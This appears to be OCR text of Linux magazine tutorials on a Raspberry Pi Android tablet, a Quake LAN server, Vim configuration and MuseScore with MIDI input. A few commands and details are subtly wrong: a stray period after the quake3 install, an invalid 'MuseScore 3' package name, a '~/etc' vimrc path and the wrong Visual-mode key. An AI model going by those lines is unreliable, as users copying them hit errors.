
When you're done, connect a keyboard and hold F5 to display the power options, and Power Off. Disconnect both devices from the power and each other – it's time to build the tablet!

Build your tablet

According to the specifications of your 3D-printed case, construct the chassis for your tablet, placing the Pi, touchscreen, PowerBoost board and battery as required. Hook up the components as the build permits.

Wiring isn't difficult. Connect the Raspberry Pi 5V pin 4 to the 5V pin on the display board, and the GND pin 9 to the GND pin on the display.

Your tablet may be a bit bukier than other Android tablets.



With some basic soldering to connect a PowerBoost charger and power switch to your Raspberry Pi tablet, you can take it anywhere – even the toilet!

Next, connect a wire to Pin 2 (5V) on the Pi's GPIO and another to Pin 6 (GND). Solder the other end of the 5V wire to the '+' connector on the PowerBoost, and the wire from Pin 6 to the '–' connector.

One last piece of soldering is required. Solder the slide switch to the EN and GND pins on the PowerBoost board. While this switches off the Android tablet via the PowerBoost, keep in mind that there is a Raspberry Pi inside. Keep unexpected shutdowns to a minimum, using the method explained earlier for the best results.

You can now connect the battery to the PowerBoost board, secure the back cover and enjoy your Raspberry Pi tablet. With the PowerBoost board attached, it's smart to rely on the charging port as the board will power the Pi while charging the battery.

You may be able to upgrade this project to the Raspberry Pi 4 in future. Of course, this will require a few modifications to the case to accommodate it. LXF

QUICK TIP

The best option for Android on the Pi is LineageOS 8 from KonstaKang. A fork of CyanogenMod, the distro is mostly open source. Get it from http://bit.ly/LXF258-lineage.

» ALTERNATIVES TO LINEAGEOS

LineageOS isn't the only version of Android compatible with the Raspberry Pi. Older versions of Lineage support the Raspberry Pi 2, but you're unlikely to get the best experience with this.

EmteriaOS (**http://bit.ly/LXF258-emteria**) is marketed as an "Industrial Android" operating system, but you'll need to buy a €19 license to use it uninterrupted. An evaluation version is available to try out first. This has nag messages and an enforced eight-hour reboot to remind you to pay for the full version. It also features SSH support, updates and a static IP configuration if required, along with out-of-the-box support for the Official Raspberry Pi 7-inch Touchscreen.

Whether you want to rely on EmteriaOS of course depends on your feelings about paid software, as well as organisations that put licenses on existing open source software. While EmteriaOS includes some native apps, this might not be enough to allay your concerns.

Along with various versions of Android TV, there is another Android project: Android Things. This isn't a standard operating system, but an Internet of Things platform specifically for the Raspberry Pi 3 – ideal for prototyping IoT projects and other connected hardware.

One other option is LuneOS, an open source version of the WebOS tablet operating system. The webos-ports website has the details for this and an IMG file to try (**https://webos-ports.org**).

QUAKE

Run an open source home gaming server

Relive the LAN party fun of the 90s and noughties with a Raspberry Pi, **Christian Cawley** and a Quake server. Don't forget the pizza!

OUR EXPERT

Christian Cawley has worked for over ten years as a tech blogger and has been covering the Raspberry Pi since it launched. He does not like actual raspberries. Or pies.

LAN parties have become less popular in recent years, with improvements in network speeds and online gaming. While they still take place, time has moved on. But there's something missing...

Surely one of the most enjoyable gaming experiences of all time, a *Quake III Arena* LAN game was always guaranteed to lead to late nights, as well as keep the local pizza shop running. But those days don't need to be left in the past. It's time to arrange a new *Quake* LAN party using your Raspberry Pi.

Two main options are available. There's the manual installation and setup, which uses *Quake III* files available in the main Raspbian repos, and the easy installation of Quake On LAN. With a Quake On LAN server running, any version of *Quake III* (or anything based on it) can connect and start playing a multiplayer deathmatch scenario. This can be run on any platform, PC, Linux, macOS – whatever you can run *Quake* on. Better still, *Quake III* will also run on a Raspberry Pi.

We'll start off here by installing the game on a Raspberry Pi, then take a look at how Quake On LAN streamlines the difficult process of manual configuration of the server side of *Quake III* deathmatch multiplayer-hosting.

Open-source Quake

Manual installation of *Quake III* on the Raspberry PI is straightforward, with the game available in the repos. Once installed on two Pis, you can use one to host local network games. The best results are achieved by

The Quake On LAN server will display its IP address once booted. Use this to connect your Quake client computer and start a local network game.

Connecting to Quake On LAN from the client computer is easy from the console. Open this with Tilde (~) or Esc.

installing the game via the Raspbian desktop, using one of two methods. The easiest way is to go to Preferences>Add/Remove Software and search for "quake3" – when you spot the result, check the *Quake III Arena* menu entry and launcher scripts, then hit OK to install.

'Quake 3' will be added to the Games subfolder in the desktop menu, but at this stage it won't work. Instead you'll see a message: `Required data files are missing, Please use game-data-packager to build and install the data packages for Quake 3 Arena .` The same point is reached if you use the bash commands

```
sudo apt update && sudo apt upgrade
sudo apt install quake3.
```

The solution to this is to download and build some missing files using

```
game-data-packager quake3 -i
```

Wait for this to complete. Midway through, you'll be prompted for the password to the Pi user account. It's vital that you run this in a terminal on the desktop rather than over SSH, as the password won't be accepted, correct or otherwise.

Once the game data has been installed, you can run *Quake III Arena* from the menu, or use the command

```
quake3
```

This launches *ioquake3*, the open-source version of the game. Repeat this installation for as many Raspberry Pis or other Linux computers as necessary. All you need to play is a mouse and keyboard.

On the Raspberry Pi you've designated as the server, run the game and enter Multiplayer. Here, select Create, then specify a map from the displayed choices. Select a

game type (Free for All, Deathmatch, Tournament, Capture the Flag) then Next to commence the game. From any client device, open Multiplayer and select the server. If it doesn't show immediately, click Refresh a couple of times, or use Specify to enter the IP address. Moments later your LAN party can begin!

Quake On LAN

For a more streamlined process, Quake On LAN lets you get started quickly with a Raspberry Pi-based Quake server. It's compatible with *QuakeWorld*, *Quake II* and *Quake III Arena*. Significantly, however, Quake On LAN cannot be used with the version of *Quake* you installed above. If you want to use that version, follow the steps to set up a multiplayer session.

Quake On LAN can be run with *nQuake*, which is available for Windows, Linux (x86_64), and macOS.

Based on *FTE QuakeWorld*, *Yamagi Quake II*, and *ioquake3*, Quake On LAN is a *Quake* server disk image. Once it's installed and the Pi booted, Quake On LAN provides *QuakeWorld*, *Quake II* and *Quake III Arena* instances that can be connected to from your network. Note that instances can run concurrently, so parallel games can be played at the same time – some on *Quake III Arena*, some on *QuakeWorld*, *Quake II*, etc.

Requiring any model of Raspberry Pi board and at least an 8GB SD card (the 3GB download expands to an almost 8GB disk image), Quake On LAN also requires a network cable (there's no option to configure Wi-Fi) and a game client. Quake On LAN is provided as a disk image, based on Raspbian Lite.

The easiest way to install Quake On LAN is with the *Etcher* disk imaging tool. Download *Etcher* from Balena (**http://bit.ly/LXF258-etcher**) and grab your copy of the disk image from **http://bit.ly/LXF258-quakeonlan**, then unzip the contents.

With the SD card inserted in your PC, run *Etcher*, using the tool to select the Quake On LAN IMG file. The SD card should be automatically detected, but take a moment to confirm this, and change if necessary. Click on Flash when you're ready to write the data.

Once complete, safely remove the SD card, insert it into your Raspberry Pi and power it up. With a HDMI display connected, you'll see the IP address for the game server presented. You'll need this to connect to the server from your client devices.

However, if a display is not an option, don't worry. You can use your wireless router's admin screen to find the device on your network. From a PC, open a browser and visit the IP address listed on the back of your router. Sign in, then use the connected devices view (this will differ based on your router model) to find the Quake On LAN device. As the Raspberry Pi is connected using Ethernet, it shouldn't take too long to find.

If you can't access your router for whatever reason, try a mobile app like *Fing*. Available on Android (**http://bit.ly/LXF258-fingdroid**) and iOS (**http://bit.ly/LXF258-fing**). Fling is a rather handy app that will display nearby wireless hardware, complete with IP address. It should display the IP address along with the operating system, giving you a strong clue as to the device's purpose.

Prefer a manual setup of your Quake host? Start a local multiplayer server session.

Pi parties

Different options are available to play Quake LAN parties. There seems to be some conflict between Quake On LAN games and *Quake III Arena* games (at least those using the *ioquake3* project).

Testing reveals that the best option is to use *nQuake* (**http://bit.ly/LXF258-nquake**), an easy-to-install Quake client built for Windows, macOS and Linux. Recommending this to friends is going to save a lot of time – it's a simple case of download and install. Note that *nQuake* also offers Linux and Windows server downloads. There's also a browser version of *nQuake*, but this will require you to install Java. As this unfashionable virtual machine browser plugin is considered a security risk, it's best avoided unless you're confident about its use and removal. Other options are available, however.

To connect to a Quake On LAN session, open your game client and tap ~ or Esc and enter

```
connect [IP.ADD.RE.SS]
```

Be sure to enter the IP address you noted earlier. Happy fragging! LXF

QUICK TIP

The Quake On LAN project recommends nQuake clients, but you can also use the nQuake server for a manual setup. Find the project on Github: http://bit.ly/LXF258-quakegit

» PLAY ON ALMOST ANY DEVICE

Quake is available on almost any device. You'll find versions of it on Windows, macOS, Linux, Android and more. But it isn't always as easy to set it up. If you're using Quake On LAN, the *nQuake* client for desktops is the best option. Simply boot the server, launch the client, input the server IP address or hostname, and it's time to play.

It's not quite as simple if you're using the *Quake III* release for Raspberry Pi. Android users, for example, can use the various versions of *Quake III* available on that OS to connect to a Raspberry Pi running *Quake III* as a server – but not *nQuake*. Conversely, *Quake On LAN* is a *QuakeWorld*, *Quake II* and *Quake III Arena* server, so you would expect the necessary compatibility to be there.

Often, you'll find there's a problem with maps. You might encounter a client/server game mismatch error, and you'd be right in thinking that the issues are about compatibility. So what is the solution?

As yet, there isn't one. Going open source has made the *Quake* games more widely available than many other games from that era. But it's also had the surprising impact of fragmentation. Until a project arrives that unifies the games across all platforms, client-server compatibility is going to remain a case of trial and error.

VIM

Mastering the versatile text editor Vim

While any vanilla text editor will suffice for routine tasks, **Shashank Sharma** only trusts Vim for more professional work.

OUR EXPERT

Shashank Sharma is a trial lawyer in New Delhi and avid Arch user. He's always on the hunt for geeky memorabilia.

Abundance of choice has plagued just about every application category in the open source arena, including text editors. Apart from applications, users also get the choice of interfaces: graphical or command line. The latter option includes *joe*, *nano*, *Emacs* and the ever popular *vim*.

Vim, a contraction of *Vi IMproved*, was first released in November 1991 as a clone of the original *vi* text editor, with many additional features thrown in. Over the past 27 years, *vim* has continued to increase its user base and has been at the heart of one of the most hotly debated issues: that of its standing against *Emacs*, another fiercely popular and featureful editor.

Most modern desktop distributions ship with *vim* out of the box, or carry it in their software repositories. You can install it by running `sudo apt install vim` or `sudo dnf install vim`, depending on your distro.

» VISUAL MODE

A GUI text editor or word processor enables you to select and manipulate a chunk of text in one go. You can select words, lines or even entire blocks or paragraphs and perform any number of operations, such as cut, copy or paste. *Vim*'s visual mode lets you perform the same function. To ease selection of text you want to operate upon, the Visual mode itself provides three distinct modes: Character, Line and Block.

From the Normal mode, press V to enter Visual mode. You'll notice `-- VISUAL --` at the bottom left of the *vim* interface. This is the Character mode, and lets you select the characters you want to operate upon using the cursor keys. The text you want to operate upon can be spread across multiple lines. However, if you want to select entire lines in the file, you can opt for the Line mode, by pressing V from the Normal mode. When you move the cursor keys, you'll find that *vim* automatically selects entire lines in the files, and not just characters. The third option is to press Ctrl+V from the Normal mode to enter the Block mode.

After selecting the text, you can press D to delete it or Y to copy. Pressing P pastes the text. You can also press U to undo the operation. To replace the selected text with something else, press C, which deletes the selected text and puts you in Insert mode.


There are a large number of keyboard functions that are universal when you're working with text files, whether prose or code. You may need to replace words, move up a line, or to the end, and so on. *Vim* features a large number of keyboard shortcuts to help you accomplish all this and more.

Unlike most regular text editors, *vim* has enough features to require different modes to accommodate its many capabilities. These are the Normal, Visual and the rather straightforward Insert mode, which is used when you want to insert text into a file. The Normal mode is the default mode in which *vim* is launched. This mode is where you can type commands. You can invoke the Insert mode by pressing A or I keys. To enter the Normal mode, you must hit the Esc key. Refer to the box *(left)* for more details on how to work with the Visual mode.

If you're already familiar with *vim*, but don't understand what makes it special, this tutorial is just for you. We'll go over some of the quick solutions you can employ to turn *vim* from a humble text editor into a versatile word processor.

Smart search

The **~/.vimrc** file is where you can store user-specific configuration options, whereas the global config options are placed in the **~/etc/vim/vimrc** file. To begin, you



From within Vim, you can run the ':options' command to get a list of all possible configuration options.

might want to enable the option to highlight search results for your files. Also, by default search looks for the entire keyword, but you can enable incremental search, which means that *vim* will start looking for matching words as soon as you type the first character. With each new character, *vim* refines the search results. Both these settings can be enabled by adding the following text to your **~/.vimrc** file:

```
set hlsearch
set incsearch
```

You can also add `set ignorecase` so that upper-case matches are identified even when your search string is lower-case, or vice-versa. The `set smartcase` option can be used to inform *vim* to respect the cases if upper case is used. If the **~/vimrc** file doesn't yet exist on your installation, you can create it with the `vim ~/.vimrc` command. Next, enter Insert mode by pressing A, and type in the above two commands. Save the file by typing `:wq`.

To search for matching words, type / followed by the keyword from the Normal mode and hit Enter. *Vim* will highlight all matching words and you'll be able to move forward and backward through the matching words by pressing n or N respectively.

Auto-completion

Another useful feature is word completion. Whether it's in a script that makes frequent references to a variable or function, or your next adventure novel with frequent mention of the same character or place, you can use the auto-completion feature to save valuable time. From the Insert mode, type in the first few letters or characters of the keyword you're confident you've already used in the file, and then press Ctrl+P. *Vim* will find the previously used matching word and auto-complete the current word in your file.

You can similarly use Ctrl+N to scan ahead through the file to find matches. If the editor finds multiple matches, you'll be presented with a scrollable list. Use the arrow keys to highlight the one you want to use and press Enter.


Similar to word completion, *vim* also lets you auto-complete matching lines. If your character has a catchphrase (*what are you writing?–Ed*) that is repeated multiple times, you can type in the first few characters, and then press Ctrl+X followed by Ctrl+L.

Check it out

The rules of the English language may seem bizarre, especially if you're not a native speaker, or otherwise have a hard time remembering the (mostly useless) mnemonic rules such as 'I before E except after C'. You will appreciate the editor's support for spell-checking, dictionary and thesaurus.

To enable a dictionary, you must point *vim* to a list of words. You can run the `echo set dictionary+=/usr/share/dict/words >> ~/.vimrc` command to inform *vim* of the dictionary you want to use. If you want to use multiple dictionaries, you can also do that by adding them to the **~/.vimrc** file:

```
set dictionary+=/usr/share/dict/words
```



Move the cursor next to an incorrectly spelt word and type 'z=' in Normal mode. Vim presents a list of suggestions to correct the mistake.

```
set dictionary+=/usr/share/dict/british-english
set dictionary+=~/Documents/legal-glossary
```

You can similarly add different dictionaries for use with *vim*. When working with a file, type a few words and then press Ctrl+X then Ctrl+K. *Vim* will then produce a scrollable list of all matching words from the different dictionary files.

As well as dictionaries, you can also configure *vim* to work with a thesaurus, such that it will provide synonyms for words. Add `set thesaurus ~/.vim/thesaurus/mthesaur.txt` to the **~/.vimrc** file. The command uses the thesaurus from Project Gutenberg (**www.gutenberg.org/files/3202/files/mthesaur.txt**). When you now press Ctrl+X Ctrl+T, *vim* provides a list of synonyms for use in place of the current word.

With a thesaurus in place, you might also want to add `set complete+=s` to the **~/vimrc** file. This option will enable you to use the thesaurus for recommendation on auto-completing words, instead of just matching words in the current text file.

Going further

With only a few tweaks, we've already turned the vanilla text editor into a powerful word processor. But there's still something missing. Unlike text editors, word processors are quite adept at pointing out spelling mistakes. Just add `set spell` and `set spelllang=en_gb` in the **~/.vimrc** file if you want on-the-fly spell-checking capability available.

Finally, the *vim* editor does a poor job of wrapping lines by default. Use the `set wrap` and the `set linebreak` options to configure *vim* to break lines at sensible places, and not just at the end of the screen, which often leads to a word being broken across two lines.

As useful as these configuration options are, we've only scratched the surface of what's possible with *vim*. Part of its appeal lies in the ability to provide additional functionality with the use of plug-ins. We'll discuss this in a follow-up tutorial in a future issue. LXF

QUICK TIP

You can run the vimtutor at the terminal or the ':tutor' command from within *vim* to launch an interactive tutorial which introduces all features of the editor.

Credit: https://musescore.org

MUSESCORE

Write music scores with MIDI devices


Nick Peers reveals how to turn your musical ditties into full-blown professional scores with the help of this fabulous free tool.

OUR EXPERT

Nick Peers dug out his vintage (sob) Yamaha PSS-790 keyboard for this tutorial. It worked perfectly.

If you're a musician who wants to create your own music score, then you'll know how painstaking, complicated and expensive it can be to produce notation by hand. Thankfully, Linux is blessed with several music notation tools, and one of the best is – of course – both free and open source.

MuseScore 3 combines all the functionality you need to build simple or complex scores from scratch, with a customisable user interface that doesn't require a degree in music to understand. It's intuitively laid out, and you can build your score using a combination of drag and drop, keyboard shortcuts and – optionally of course – your MIDI keyboard. You can also import scores from a wide range of sources – including the standard MusicXML format and even some PDFs.



MuseScore's Start Centre pops up every time you launch the program, and is also accessible via the File menu.

The MuseScore user interface

1 Toolbar
All of the controls that you need for inserting and editing notes and rests are located on this toolbar.

2 Palettes
Additional drag-and-drop music elements can be accessed via the collapsible palettes.

3 Notation view
As the composition takes shape, *MuseScore* replicates in the main window.

4 Right-click
All elements on the page are editable – to fine-tune them, right-click one to access a context-sensitive menu.

5 Navigate
As your composition grows, select View> Navigator to move between pages and sections.

6 Inspector
Customise notes to your needs – including recolouring and positional tweaking.

Music to my ears

The version of *MuseScore* available in the Ubuntu 18.04 repos is the older version 2 release – visit **https://MuseScore.org/en/download** to obtain the latest version, either as a standalone AppImage or to read distro-specific instructions. In Ubuntu 18.04, open the terminal and issue the following commands:

```
$ sudo add-apt-repository ppa:mscore-ubuntu/mscore3-stable
$ sudo apt-get update
$ sudo apt-get install MuseScore 3
```

Once done, launch *MuseScore* and you'll be run through a setup wizard – select a language and keyboard layout and then choose between the Basic and Advanced workspace. Leave Basic selected for now and click Next – we'll cover workspaces in more detail later. You'll be given the option of watching some product tours – these will appear when you select certain parts of the user interface for the first time – and then *MuseScore* will open proper to its Start Centre.

This starts out rather bare: click 'Create New Score...' to get started, then follow the step-by-step guide to building the basic blocks of your first composition. Take the time to explore the different palettes, which provide you with pretty much everything you need to add to your piece, from Dynamics (ranging from 'ppp' through 'mf' all the way to 'fff') to Articulations, containing everything from staccato notes to trills.

You can add extra text elements via the Add>Text submenu. Some of these replicate options found under Palettes>Text. Select 'System Text' to insert a text box above the music when you can record the piece's tempo using the usual terms such as Moderato or Allegro.

Add guitar parts

The Add>Text menu is also where you go to include chord symbols in your notations: select the note or rest where you'd like the chord to be placed, then choose Add>Text >ChordSymbol to create the box. Now manually type the root note plus the '#' symbol to make it a sharp, or type 'b' to make it a flat. Other additions include '##' and 'bb', plus 'natural' to specify it's a natural. Once done, click away from the box and it will be formatted correctly.

MuseScore also supports other forms of guitar parts, including tablature – just add these via the Edit>Instruments dialog. If you can't find a tablature option for your specific instrument, just add the classical guitar option, then click the 'Stave type' drop-down menu and choose the type closest to your instrument. Entering notes is a little trickier on tablature – once you've set the note length, position the cursor over the desired string (or use the up and down keys), then type the fret mark number from 0-9 (or above – just type 1+0 for 10, and so on).

Note too speedy


Entering notes by hand can be slow and painstaking – even if you start making use of keyboard shortcuts (C, D, E and so on). If you use these shortcuts you'll also need to be able to move notes up and down octaves as required: use Ctrl+up/down arrows after inputting the note to do this. If you have access to a MIDI keyboard, use that to input notes far more quickly than via the mouse or your PC's keys – the boxout reveals how to set it up and get things working.

Whether or not you opt for a MIDI keyboard, there are still other keyboard shortcuts you should learn to help speed up data entry. Start by familiarising yourself with the keys required to change the length of the note before entering it, from 1 for a (deep breath) hemidemisemiquaver to 7 for a semibreve. Want to convert the last note to a dotted one? Press Shift+Q/W to decrease/increase its duration by a half – or single dot – respectively. Most passages of music also contain numerous rests – press 0 (zero) to input a rest of the currently selected note length.

One way to familiarise yourself with how *MuseScore* works is to take an existing piece of music and input it into the program to learn the ropes – the top tip box reveals several online sources of *MuseScore*-compatible music files you could download and print out, or simply dust down one of your music books. Thanks to universal undo – using the ubiquitous Ctrl+Z – you can experiment with different passages and learn how various elements work.

What else can you do to speed up note entry? If you come across a passage that's similar or identical to something you've already entered, press [N] to disable Note Entry mode, then select the first bar in your chosen selection by clicking on it so it's surrounded by a blue box. Next, hold [Shift] and click on the last bar or measure in your selection, then press Ctrl+C. Select the target bar where you wish to paste your repeated sequence and press Ctrl+V.

If the passage is identical, you're done; if not you can make manual changes or try some of *MuseScore*'s other tools, such as re-pitch (click the down arrow next to the Note Entry button, then choose 'Re-Pitch'). When selected, position the cursor at the start of the sequence, then play the replacement notes – you'll see the notes change, but the length of each not is identical to the one it replaces.



Text elements can be added from the Palettes panel and the Add>Text menu – some are only accessible via the latter.

My music muse

MuseScore makes it easy to listen back to your compositions using the playback controls on the main toolbar. Click the |< button to place the play marker at the beginning of your piece, then hit Play to listen to it. You'll also see controls for playing in a loop, respecting repeat markers and having the score pan automatically as its played so you can pinpoint where errors may occur. For additional playback controls, including the ability to change the tempo and configure a metronome to accompany playback, select 'View>Play Panel'. If you don't like the instrument that's been selected for playback – for example, the default grand piano for any piano-based pieces – then check out the boxout on using *MuseScore*'s Mixer.

If – or perhaps when – you discover mistakes after you've transcribed your music, you can edit individual notes easily: make sure note input is disabled, then roll your mouse over the offending note, clicking and dragging it to the correct pitch. Remove unwanted items – such as staccato notes – by right-clicking the item

QUICK TIP

Looking for some sheet music to download? Start your search at https://MuseScore.com/openscore – sign up for a free account and you'll be able to access and download a string of free scores. Other parts of the site will charge.

» INPUT VIA MIDI

Why use your keyboard or mouse to enter notes when you can do it with your MIDI keyboard? Ubuntu 18.04 ships with decent MIDI support: connect your keyboard to PC via a MIDI cable or interface then verify it's been detected in Ubuntu with the terminal command:

```
$ aplaymidi -l
```

This should provide information about two ports: MIDI Through and your MIDI device with the port name `<device> MIDI 1`.

Now open *MuseScore* and select Edit>Preferences > I/O. Select PortAudio – you'll notice everything is currently blank – and click OK. Return to the I/O preferences tab, and this time you'll see the dropdown menus are now populated – you need to set 'MIDI input' to ALSA,<device> MIDI 1. Click 'Restart Audio and MIDI Devices' and click OK again.

Finally, switch to Note Input mode and tap notes or chords on your keyboard – you should see them appear on the stave. Sadly, the length of each note isn't determined by how fast or slow you enter them on the keyboard, but it shouldn't take too long to combine this with *MuseScore*'s other keyboard shortcuts for altering note length.

QUICK TIP

You can attempt to convert a piece of sheet music rendered as a PDF document via the File>Import PDF dialog. This will redirect you to https://MuseScore.com/import (login required) where you'll be invited to upload your PDF file to see if the site can convert it into an editable file.


and selecting Delete.

